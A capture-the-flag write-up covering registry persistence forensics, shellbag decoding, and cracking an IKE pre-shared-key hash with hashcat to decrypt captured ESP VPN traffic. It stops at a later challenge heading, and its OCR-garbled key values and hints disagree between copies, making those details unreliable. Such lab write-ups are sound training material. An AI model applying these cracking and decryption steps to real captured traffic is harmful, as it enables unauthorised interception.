

IBOH 2025 Writeup

Team: Hokkien mee is Bred

Written by: M4yb3


Table of Contents

Forensic	3
Title: Hive	3
Title: Snapshots.....	5
Title: Bloom (💯 FIRST BLOOD)	7
Title: The Bleeding Node.....	14
Title: Now I'm here, now I'm not	17
AI	21
Title: pika pika	21
Misc	23
Title: Bleep Bloop	23
Title: City of Dystopia	26
OSINT	30
Title: The Laundromat	30
Title: Operation CryptoEx	32

Forensic

Title: Hive

Description: Your manager bursts in, phone still buzzing: "The NSA hacked us, son. Find their artifact, get them, lad.". AV cleaned the obvious files and we rebooted, but the outbound beacons come right back. You've bagged a few critical system files for analysis, time to find the persistence and kick the intruder out.



In this challenge, we were given a NTUSER.DAT file which can be simply open with Registry Explorer tool.

Based on the challenge described, we were asked to find the persistence done by the attackers. One of the common places to look for persistence done by the attackers in a NTUSER.DAT file is ‘HKCU\Software\Microsoft\Windows\CurrentVersion\Run’, in this folder it will list down a list of programs that run at user logon. For more information can have a look here <https://www.cybertriage.com/blog/ntuser-dat-forensics-analysis-2025/>.

In the Run folder, there is a program named evil which the name itself is suspicious, check the program detail and we can see there is a base64 strings.

Decode the base64 strings and we got the flag!

Title: Snapshots

Description: In the year 2087, the Government monitors every digital footprint through a mandatory system surveillance. A rebellious employee workstation was seized after they were caught accessing the forbidden archives. Intelligence suggests they created a secret folder to store the critical intel that they had found, then changed its visibility to hidden to cover their tracks. The State's automated scanners missed it, but a before/after system snapshot was recovered that captured them in the act of creating and concealing the folder. Dig through the registry changes and extract the folder name. The resistance is counting on you.

In this challenge, we were given a text file, and our mission is to find out the suspicious folder that has made changes.

After some research, I found out that every folder that is recently browsed by the users will be recorded in the ‘BagMRU’ key inside the Shellbag.


<https://www.cybertriage.com/blog/shellbags-forensic-analysis-2025/>

Based on the given text file it appears to be extracted from USRCLASS.DAT. By searching for the keyword ‘BagMRU’ I noticed that there are few Hexes encoded strings. I try to decode the Hex, and I got the flag.


The screenshot shows the CyberTriage interface with a hex editor. The 'Input' pane displays a long sequence of hex bytes. The 'Output' pane shows the corresponding ASCII characters, including several control characters like ACK, EOT, and STX. A red box highlights the final line of the output, which contains a base64 encoded string: 'sup3r_s3cr3t_f0ld3r'.

Title: Bloom (FIRST BLOOD)


Description: Pskpskpsk, have u heard the chaos at Bloom Technologies? Their lead engineer Michael Chen didn't take rejection well and "backed up" a few things that weren't his. The SOC caught strange network chatter, especially during his final sync, and IR grabbed his laptop image before he could wipe it. Word is he even tracked his own traffic for fun. See what's hiding in there.




We were given a zip file and a pcap file for this challenge.



When I try to unzip the 'espoxed-key.zip' it requires password to unlock the zip.



When I investigate the pcap with wireshark, I found out there are several protocols in this file and there is a media type file in the HTTP.



There is a file named ‘bloomtech.py’, save it locally for further investigation.

```
-rwxr-xr-x 1 root root 1032 1 oct 31 2024 bloomtech.py
File Edit Search View Document Help
File Edit Search View Document Help
#!/usr/bin/env python3
"""
3 Bloom Technologies - VPN Security Assessment
4 October 31, 2024
5 """
6 # Note: Appending " -dbs" for zip password, goodluck :)
7 #-----#
8 #-----#
9 #-----#
10 #-----#
11 #-----#
12 #-----#
13 #-----#
14 #-----#
15 #-----#
16 #-----#
17 #-----#
18 #-----#
19 #-----#
20 #-----#
21 #-----#
22 print("Bloom VPN Security Audit - Analysis")
23 print("=" * 60)
24 print(ikе_aggressive_hash.strip())
25 print("=" * 60)
26 |
```

By checking the ‘bloomtech.py’ file, I saw there is an ikev1 hash and some hint regarding the zip file password. The first thing come into our mind is to try to crack this hash and append the ‘_boh25’ at the end of the password.

```
(kali㉿kali)-[~/Downloads]
$ hashcat -m 5400 ike.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The

* Device #01: cpu-sandybridge=13th Gen Intel(R) Core(TM) i5-13500HX, 2944/5888 MB (1024 MB allocatable), 4MCU

/home/kali/.local/share/hashcat/hashcat.dictstat2: Outdated header version, ignoring content
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 513 MB (4763 MB free)

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime ...: 1 sec

4b6a8f81182f86287bab3a253703a9a5fa6a0c73a5b8fe61054c2b33d6ba0ed39847bc49ab1d75c524b2d9a4bc2ce63a2604147bc3c1375bcd4fb6dd791f8874a8e178
73e05c744e6feb3f6051dc76ea0e3816d2af59eada5:77da0c886dfa9c7135bd73b28063835645e2ed0a8973d915bcfe2d657986c9a30f24297851210692116
bececa269387e0f241189dc0eed1179240b6d92bc2bf0e5cc170f6fdffda4268f2e7827abea58b469a2ec47ca329a:c4e4b407b4899e00:612f5ff252de63d:000000
0b0001000c00040000708003000240201000080010005800200018003000180040002800b0001000c000400007080030002403010000800100018002000280030001
0002804ah00100ac000400007080:020000076706e2b6266f6f6d746563682e696f:10c8d7d4b61d4f26c89172daae8007de5ffba081:c3e4681627b41e927ed2417
917e16:bloom25

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 5400 (IKE-PSK SHA1)
Hash.Target....: 4b6a8f81182f86287bab3a253703a9a5fa6a0c73a5b8fe61054 ...
Time.Started...: Fri Nov 7 22:06:51 2025 (0 secs)
Time.Estimated...: Fri Nov 7 22:06:51 2025 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
```

I managed to crack the ike hash and the password is ‘bloom25’. However, based on the python file just now the password the zip file should append ‘_boh25’ which mean the final password should be ‘bloom25_boh25’

```


1 src 192.168.100.129 dst 192.168.100.128
2 proto esp spi 0xcb0341f2 regid 1 mode tunnel
3 replay-window 0 flag af-unspec
4 auth-trunc hmac(shai) 0xdf83d5a6ad4a12e9e566a9e61c7ba9904d524ebe 96
5 enc cbc(aes) 0x7aad862c15c80c49c8b130e8854f0521
6 anti-replay context: seq 0x0, oseq 0x0, bitmap 0x00000000
7
8 src 192.168.100.128 dst 192.168.100.129
9 proto esp spi 0x0b377d4 regid 1 mode tunnel
10 replay-window 32 flag af-unspec
11 auth-trunc hmac(shai) 0xf7e1dcfc4bfe3dc1bcd0581670fc40d32a12de6 96
12 enc cbc(aes) 0xcd12cd01066f979db2593ddafeffd52f9
13 anti-replay context: seq 0x0, oseq 0x0, bitmap 0x00000000
14
15 src 192.168.100.129 dst 192.168.100.128
16 proto esp spi 0xc21c7449 regid 1 mode tunnel
17 replay-window 0 flag af-unspec
18 auth-trunc hmac(shai) 0x174f8147695d683531bbad21e4f910b4df52b619 96
19 enc cbc(des3_ede) 0x30cb4e6b84e35d95370a628d2e25707e50b8e4c6c73d493
20 anti-replay context: seq 0x0, oseq 0x0, bitmap 0x00000000
21
22 src 192.168.100.128 dst 192.168.100.129
23 proto esp spi 0xc099fcc0 regid 1 mode tunnel
24 replay-window 32 flag af-unspec
25 auth-trunc hmac(shai) 0xd0bb2c494da0e9bb3ed79d46d63aa5555e6c68c1f 96
26 enc cbc(des3_ede) 0x3a55df8f8a6cc49d6e685f071ae5b989cb7dc65f497634e8
27 anti-replay context: seq 0x0, oseq 0x0, bitmap 0x00000000
28
29 src 192.168.100.129 dst 192.168.100.128
30 proto esp spi 0xc3c3d0d00 regid 1 mode tunnel
31 replay-window 0 flag af-unspec
32 auth-trunc hmac(shai) 0x9e6735812425sec7215a5b31637ee6f8b392ed07 96
33 enc cbc(aes) 0x419ae4773fa22f48c8e55c867ef58d9f
34 anti-replay context: seq 0x0, oseq 0x0, bitmap 0x00000000
35
36 src 192.168.100.128 dst 192.168.100.129
37 proto esp spi 0x509cd6f regid 1 mode tunnel
38 replay-window 32 flag af-unspec
39 auth-trunc hmac(shai) 0x8bd5fb109d0dce5f5cc9277174a8fc5685efab6c 96
40 enc cbc(aes) 0x3a1abb30b8adfe5c0b92d2552fbfd76
41 anti-replay context: seq 0x0, oseq 0x0, bitmap 0x00000000

```

After unzipped the ‘exposed-key.zip’ with the password found above. We will see a text file name ‘inbound-outbound.txt’. From the information of the file, we can know that the information is related to the Encapsulating Security Payload (ESP) protocol.

After I did some research, I found out that we can use the information to decrypt the ESP traffics.

https://tech-academy.amarisoft.com/how_to_decrypt_wireshark_esp_packet_and_extract_sip_message.wiki



In wireshark, navigate to Edit > "preference", expand the "protocol" menu > ESP. From the you can see ESP SAs and click on edit.

```

1 src 192.168.100.129 dst 192.168.100.128 → DestIP
2 proto esp spi 0xc0d0341f3 reqid 1 mode tunnel
3 replay-window 0 flag af-unspec SPI
srcIP auth-trunc hmac(shai) 0xdf83d5a6ad4a12e9e566a9e61c7ba9904d524eb96
5 enc cbc(aes) 0x7ad862c15c80c49c8b130e8854f0521
6 anti-replay context: seq 0x0, oseq 0x0, bitmap 0x00000000
7
8 src 192.168.100.128 dst 192.168.100.129 → SourceIP Authentication
9 Encryption spi 0xc0b377dd reqid 1 mode tunnel Encryption key Authentication Key
10 replay-window 32 flag af-unspec
11 auth-trunc hmac(shai) 0xf7e1dcc74bf3dc1bcd0581670fc40d32a12de6 96
12 enc cbc(aes) 0xcd12cd01066f979db2593ddafefd52f9
13 anti-replay context: seq 0x0, oseq 0x0, bitmap 0x00000000
14
15 src 192.168.100.129 dst 192.168.100.128
16 proto esp spi 0xc21c7449 reqid 1 mode tunnel
17 replay-window 0 flag af-unspec
18 auth-trunc hmac(shai) 0x174f8147605d683531bbad21e4f910b4df52b619 96
19 enc cbc(des3_ede) 0x30cbe4eb684e35d95370a628d2e25707e5b08e4c6c73d493
20 anti-replay context: seq 0x0, oseq 0x0, bitmap 0x00000000
21
22 src 192.168.100.128 dst 192.168.100.129
23 proto esp spi 0xc099fcdd reqid 1 mode tunnel
24 replay-window 32 flag af-unspec
25 auth-trunc hmac(shai) 0xdbb2c494da0e9bb3ed79d46d63aa5555e6c68c1f 96
26 enc cbc(des3_ede) 0x3a55d8fb8a6cd49d6e685f071ae5b8989cb7dc65f497634e8
27 anti-replay context: seq 0x0, oseq 0x0, bitmap 0x00000000
28
29 src 192.168.100.129 dst 192.168.100.128
30 proto esp spi 0xcc3dd0d00 reqid 1 mode tunnel
31 replay-window 0 flag af-unspec
32 auth-trunc hmac(shai) 0x966735812425eac7215a5b31637ee6f8b392ed07 96
33 enc cbc(aes) 0x419ae4773fa22f48cbe55c867ef58df
34 anti-replay context: seq 0x0, oseq 0x0, bitmap 0x00000000
35
36 src 192.168.100.128 dst 192.168.100.129
37 proto esp spi 0xc599cd6f reqid 1 mode tunnel
38 replay-window 32 flag af-unspec
39 auth-trunc hmac(shai) 0x8bd5fb169d9dce5f5cc9277174a8fc5685efa66c 96
40 enc cbc(aes) 0x34a1bb30b8ad6fe5c0b92d2552ffbd76
41 anti-replay context: seq 0x0, oseq 0x0, bitmap 0x00000000

```

Then based on the information given from ‘inbound-outbound.txt’, insert everything to into the table as shown below.

ESP SAs										
Protocol	Src IP	Dest IP	SPI	Encryption	Encryption Key	Authentication	Authentication Key	SN	ESN High Bit	
IPv4	192.168.100.129	192.168.100.128	0xcb034f13	AES-CBC [RFC3602]	0x7sad862c1c80c49e8b130e88540f521	HMAC-SHA-1-96 [RFC2404]	0xd83d5a6d4a17e9e5669e9e61c7ba9904d524eb	32-bit 0		
IPv4	192.168.100.128	192.168.100.129	0xcb0377dd	AES-CBC [RFC3602]	0xcd12cd01066f979db2593ddfefd529	HMAC-SHA-1-96 [RFC2404]	0x7e1dc7c4bfe3dc1bc0581670fc40d32a12de6	32-bit 0		
IPv4	192.168.100.129	192.168.100.128	0xc2174749	TripleDES-CBC [RFC2451]	0x30cb4e4b684e35d95370a628d2e2570e50bb8e4c6c73d493	HMAC-SHA-1-96 [RFC2404]	0x74f8147e05d683531bbad21e49f10b4d4f52b619	32-bit 0		
IPv4	192.168.100.128	192.168.100.129	0xc099fcdd	TripleDES-CBC [RFC2451]	0x3a554878a5c49d6e6850f071ae5b5989c97dc65f497634e8	HMAC-SHA-1-96 [RFC2404]	0xbdb2c494da0e9bb3e079d4d6d3aa5556e6c68cf1	32-bit 0		
IPv4	192.168.100.129	192.168.100.128	0xcc3d0d00	AES-CBC [RFC3602]	0x419aa4773a2f248c8e5c867ef58d9f	HMAC-SHA-1-96 [RFC2404]	0x9e6735812425eac7215a5b31637ee6fb8392ed07	32-bit 0		
IPv4	192.168.100.128	192.168.100.129	0xc599cd6f	AES-CBC [RFC3602]	0x34a1bb30b8ad6fe5c0b92d2552fbfd76	HMAC-SHA-1-96 [RFC2404]	0x8bd5fb169d9dce5f5cc9277174a8fc5685efa66c	32-bit 0		

Once completed click save and apply.

Wireshark · Export · HTTP object list				
Packet	Hostname	Content Type	Size	Filename
61	192.168.100.129:8000	text/x-python	1,376 bytes	bloomtech.py
121	10.20.0.5:8080	text/csv	466 bytes	employee-data.csv
167	10.20.0.5:8080	text/plain	601 bytes	quarly-report.txt
197	10.20.0.5:8080	text/plain	381 bytes	api-keys.txt

We will now notice the ESP is no longer in black colour and when I check the protocol hierarchy, I found out the HTTP have more media type files. Got the HTTP object list and check for every files.

The screenshot shows a text editor window titled //tmp/api-keys.txt - Mousepad. The menu bar includes File, Edit, Search, View, Document, and Help. The toolbar contains icons for new file, open, save, cut, copy, paste, find, and search. The main content area displays a series of API keys:


```
1 # Bloom Technologies - Production API Keys
2 # CONFIDENTIAL - DO NOT SHARE
3 # Last Updated: October 2024
4
5 STRIPE_SECRET_KEY=sk_live_UjFDS0FTVEwzWVk
6 AWS_ACCESS_KEY_ID=TkVWM1JHME50QUcxVkVZMFVVUA
7 AWS_SECRET_ACCESS_KEY=wJalrXUtnFEMI/K7MDENG/bPxRficyEXAMPLEKEY
8 OPENAI_API_KEY=sk-proj-AbCdEf123456789GhIjKLMnOp
9 SENDGRID_API_KEY=SG.xY9876543210ZaBcDeFgHiJk
0
1 BOH25{AgGr35iVe_PSK_PSk_pSK_ESP}
2
```

The line BOH25{AgGr35iVe_PSK_PSk_pSK_ESP} is highlighted with a red border.

In the ‘api-keys.txt’ I got the flag.

Title: The Bleeding Node

